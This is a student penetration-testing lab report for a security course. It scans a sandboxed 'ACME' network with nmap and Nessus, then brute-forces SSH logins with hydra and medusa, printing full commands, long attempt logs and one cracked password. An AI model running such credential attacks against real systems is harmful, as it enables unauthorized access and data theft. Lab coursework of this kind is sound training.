

## ELEC 567 Project Part 1

Harsimran Kaur V00879358 

Maninder Singh V00879900

Mansi Lamba V00876307


### *Phase 1: Information gathering (7%)*

1.1 Using network scanners, extract the topology information of the company's private network. Identify available hosts, and for each host, find the IP address, Operating System, running services and open ports. Ensure that you specify the exact versions. (4%)

Answer:

We have used ZENMAP to scan the network as it is graphical interface of NMAP and easy to use.

Step 1: The screen shot below is for 192.168.56.104



This screen shot tells us that there are 3 ports which are open. Next step is to find those ports. We can see the open ports by opening Ports/Hosts tab. As shown in the screen shots below for the hosts 192.168.56.103-105



Applications ▾ Places ▾ Zenmap ▾ Tue 10:33

Zenmap

Scan Tools Profile Help

Target: 192.168.56.104 Profile: Intense scan Scan Cancel

Command: nmap -T4 -A -v 192.168.56.104

Hosts Services Nmap Output Ports / Hosts Topology Host Details Scans

Port	Protocol	State	Service	Version
22	tcp	open	ssh	OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.3 (Ubuntu Linux; protocol 2.0)
111	tcp	open	rpcbind	2-4 (RPC #100000)
8080	tcp	open	http-proxy	

OS Host Filter Hosts

Applications ▾ Places ▾ Zenmap ▾ Wed 11:59

Zenmap

Scan Tools Profile Help

Target: 192.168.56.105 Profile: Intense scan Scan Cancel


Command: nmap -T4 -A -v 192.168.56.105

Hosts Services Nmap Output Ports / Hosts Topology Host Details Scans

Port	Protocol	State	Service	Version
21	tcp	open	ftp	vsftpd 3.0.3
22	tcp	open	ssh	OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)
25	tcp	open	smtp	Postfix smtpd
53	tcp	open	domain	ISC BIND 9.10.3-P4-Ubuntu
80	tcp	open	http	Apache httpd 2.4.18 ((Ubuntu))
110	tcp	open	pop3	Dovecot pop3d
139	tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143	tcp	open	imap	Dovecot imapd
445	tcp	open	netbios-ssn	Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)

OS Host Filter Hosts

The screen shot below shows the open ports for 19.168.56.103




The table below shows the different hosts scanned and IP, OS, running service, port number.

<b>HOST NAME</b>	<b>IP Address</b>	<b>OS Type/ Version</b>	<b>Running Service and port number</b>
ACME_UB14	192.168.56.104	Linux 3.2-4.4	SSH(22), RPCBIND(111), HTTP-PROXY(8080)
	192.168.56.101	Windows7	MSRPC (135), NETBIOS-SSN (139), MICROSOFT-DS (445).
UB16	192.168.56.105	Linux 3.2- 4.4	FTP(21), SSH(22), SMTP(25), DOMAIN(53),HTTP(80),POP3(110), NETBIOS-SSN(139), IMAP(143), NETBIOS-SSN(445)
UB12	192.168.56.103	Linux 3.2- 4.4	FTP(21)


The figure shown below shows the topology network of 192.168.56.101-255 hosts which have vulnerable services.






## 1.2 Identify vulnerable services; briefly explain why you think these services are vulnerable. (3%)

Answer: We have used Nessus as a scanner to find the vulnerable services. The screen shot below shows that HTTP, SSH, FTP are the vulnerable ports and we can use for attacking purpose.



In this screen shot we can see that there are critical, high and medium vulnerabilities which we can attack.



The figure above shows that HTTP and SSH are vulnerable services. Following are the risks if an attacker finds an open port.

**Confidentiality:** Open ports (actually the programs listening and responding at them) may reveal information about the system or network architecture. They can leak banners, software versions, and content. For example when we use Zenmap then we got 3 open ports for the 192.168.56.104 machine, this gives us info that we can target the SSH service for this IP address for dictionary attack, we are successful in this attack and entered the system to steal their code and database.

**Integrity:** With open port controls, software can open any candidate port and immediately communicate unhindered. This is often relied upon by games, chat programs and other useful software, but is undesirable for malware. For example: the attackers try to access the ports and they will hide the malware in the system registries with the similar names, then they can inject spyware into the system or enter any fake entries like we did in database table of <http://localhost:8080/insecure/index.jsp>.

**Availability:** The network stack and the programs at open ports, even if the requests are invalid, still process incoming traffic.

### Open port 22 service SSH:

- Remote attackers can do denial of service attack.
- The attackers can bypass security restrictions.
- Remote attackers can gain root privileges of the system.

### Open port 8080 service http:

Trojans do remote access/tunneling software coded in Perl and other languages and use port 8080 for following actions

- a) [Mydoom.B \(2004.01.28\)](#)- Mass-mailing worm that opens a backdoor into the system. The backdoor makes use of TCP ports 80, 1080, 3128, 8080, and 10080.
- b) [W32.Spybot.OFN](#)- Network-aware worm with DDoS and backdoor capabilities. Spreads through network shares and exploiting multiple vulnerabilities. It may be downloaded by [W32.Kelvir](#) variants. Opens a backdoor on port 8080/tcp.
- c) [Backdoor.Tjserv.D](#) (2005.10.04) - a backdoor Trojan that acts as a HTTP and SOCKS4/5 proxy. Opens a backdoor and listens for remote commands on port 8080/udp. Also opens a HTTP, SOCKS4 and SOCKS5 proxy on port 52179/tcp
- d) [W32.Rinbot.A](#) (2007.03.02) - a worm that opens a back door, copies itself to IPC\$ shares, connects to an IRC server, and awaits commands on port 8080/tcp.



## Open port 21 service FTP

- a) Remote attackers can use this port for doing DOS attacks.
- b) Allows attacker to bypass security restrictions.

## Phase 2: Exploitation (18%)

2.1 Review the network scanning results and other information obtained in the previous phase, and exploit one or more of the vulnerable services to gain access to the private network. (6%)

Answer: When we have used Nessus as a scanner then we have found out that SSH is vulnerable. So we use HYDRA as an online password attack tool to found the password of different users. But succeeded only in three. As explained in the screen shots below.



- a) We targeted the username asandhu and we found the password we target him as he is Director of software development we need this as we need mobile code for GIT.

```
Applications ▾ Places ▾ Terminal ▾ Thu 19:35
root@Kali: ~
File Edit View Search Terminal Help
hydra -l user -P passlist.txt ftp://192.168.0.1
hydra -L userlist.txt -p defaultpw imap://192.168.0.1/PLAIN
hydra -C defaults.txt -6 pop3s://[2001:db8::1]:143/TLS:DIGEST-MD5
hydra -l admin -p password ftp://[192.168.0.0/24]/
root@Kali:~# hydra -t 1 -l asandhu -P /usr/share/ncrack/phpbb.pwd -vV 192.168.56.103 ssh
Hydra v8.2 (c) 2016 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2017-03-02 13:21:19
[DATA] max 1 task per 1 server, overall 64 tasks, 8494 login tries (l:1/p:8494), ~132 tries per task
[DATA] attacking service ssh on port 22
[VERBOSE] Resolving addresses ... done
[INFO] Testing if password authentication is supported by ssh://192.168.56.103:22
[INFO] Successful, password authentication is supported by ssh://192.168.56.103:22
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "123456" - 1 of 8494 [child 0]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "password" - 2 of 8494 [child 0]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "phpbb" - 3 of 8494 [child 0]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "qwerty" - 4 of 8494 [child 0]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "12345" - 5 of 8494 [child 0]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "12345678" - 6 of 8494 [child 0]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "letmein" - 7 of 8494 [child 0]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "1234" - 8 of 8494 [child 0]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "test" - 9 of 8494 [child 0]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "123" - 10 of 8494 [child 0]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "trustno1" - 11 of 8494 [child 0]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "dragon" - 12 of 8494 [child 0]
[STATUS] 12.00 tries/min, 12 tries in 00:01h, 8482 to do in 11:47h, 1 active
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "abc123" - 13 of 8494 [child 0]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "123456789" - 14 of 8494 [child 0]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "111111" - 15 of 8494 [child 0]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "hello" - 16 of 8494 [child 0]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "monkey" - 17 of 8494 [child 0]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "master" - 18 of 8494 [child 0]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "killer" - 19 of 8494 [child 0]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "123123" - 20 of 8494 [child 0]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "computer" - 21 of 8494 [child 0]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "asdf" - 22 of 8494 [child 0]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "whatever" - 23 of 8494 [child 0]
```

```
[Applications] [Places] [Terminal] Thu 19:32
root@Kali: ~
File Edit View Search Terminal Help
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "yel" - 3968 of 8494 [child 0]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "yeh" - 3969 of 8494 [child 0]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "yawn" - 3970 of 8494 [child 0]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "yawl" - 3971 of 8494 [child 0]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "yara" - 3972 of 8494 [child 0]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "yapper" - 3973 of 8494 [child 0]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "Yamaha" - 3974 of 8494 [child 0]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "yahoo123" - 3975 of 8494 [child 0]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "yada" - 3976 of 8494 [child 0]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "xyz123" - 3977 of 8494 [child 0]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "xxxxyy" - 3978 of 8494 [child 0]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "xxxxy" - 3979 of 8494 [child 0]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "xtra" - 3980 of 8494 [child 0]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "xsed" - 3981 of 8494 [child 0]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "xpox" - 3982 of 8494 [child 0]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "xperience" - 3983 of 8494 [child 0]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "xp" - 3984 of 8494 [child 0]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "xmen" - 3985 of 8494 [child 0]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "xman" - 3986 of 8494 [child 0]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "xip" - 3987 of 8494 [child 0]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "xian" - 3988 of 8494 [child 0]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "xforce" - 3989 of 8494 [child 0]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "xerxes" - 3990 of 8494 [child 0]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "xerox" - 3991 of 8494 [child 0]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "xena1234" - 3992 of 8494 [child 0]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "xela" - 3993 of 8494 [child 0]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "xDDDD" - 3994 of 8494 [child 0]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "xcvb" - 3995 of 8494 [child 0]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "xcountry" - 3996 of 8494 [child 0]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "xaos" - 3997 of 8494 [child 0]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "wxc" - 3998 of 8494 [child 0]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "www.google.de" - 3999 of 8494 [child 0]
[22][ssh] host: 192.168.56.103 login: asandhu password: www.google.de
[STATUS] attack finished for 192.168.56.103 (Waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2017-03-02 19:01:46
root@Kali: #
```

b) Then we have targeted the pkoffi as he is QA director using another online dictionary attack tool named as medusa. This tool is fast than the hydra.

Applications ▾ Places ▾ Terminal ▾ Wed 13:42

root@Kali: ~

File Edit View Search Terminal Help

-b [acertder] : Suppress startup banner  
-q : Display module's usage information  
-v [NUM] : Verbose level [0 - 6 (more)]  
-w [NUM] : Error debug level [0 - 10 (more)]  
-V : Display version  
-Z [TEXT] : Resume scan based on map of previous scan

root@Kali:~# medusa -t 1 -u pkoffi -P /usr/share/ncrack/myspace.pwd -h 192.168.56.104 -M ssh

Medusa v2.2 [http://www.fooftus.net] (C) JoMo-Kun / Fooftus Networks <jmkm@fooftus.net>

et>

ACCOUNT CHECK: [ssh] Host: 192.168.56.104 (1 of 1, 0 complete) User: pkoffi (1 of 1, 0 complete) Password: password1 (1 of 37144 complete)

ACCOUNT CHECK: [ssh] Host: 192.168.56.104 (1 of 1, 0 complete) User: pkoffi (1 of 1, 0 complete) Password: abc123 (2 of 37144 complete)

ACCOUNT CHECK: [ssh] Host: 192.168.56.104 (1 of 1, 0 complete) User: pkoffi (1 of 1, 0 complete) Password: fuckyou (3 of 37144 complete)

ACCOUNT CHECK: [ssh] Host: 192.168.56.104 (1 of 1, 0 complete) User: pkoffi (1 of 1, 0 complete) Password: monkey1 (4 of 37144 complete)

ACCOUNT CHECK: [ssh] Host: 192.168.56.104 (1 of 1, 0 complete) User: pkoffi (1 of 1, 0 complete) Password: iloveyou1 (5 of 37144 complete)

-V : Display version  
-Z [TEXT] : Resume scan based on map of previous scan

root@Kali:~#


```

[ATTEMPT] target 192.168.56.103 - login "pkoffi" - pass "!parksbisawesome" - 141 of 164 [child 1]
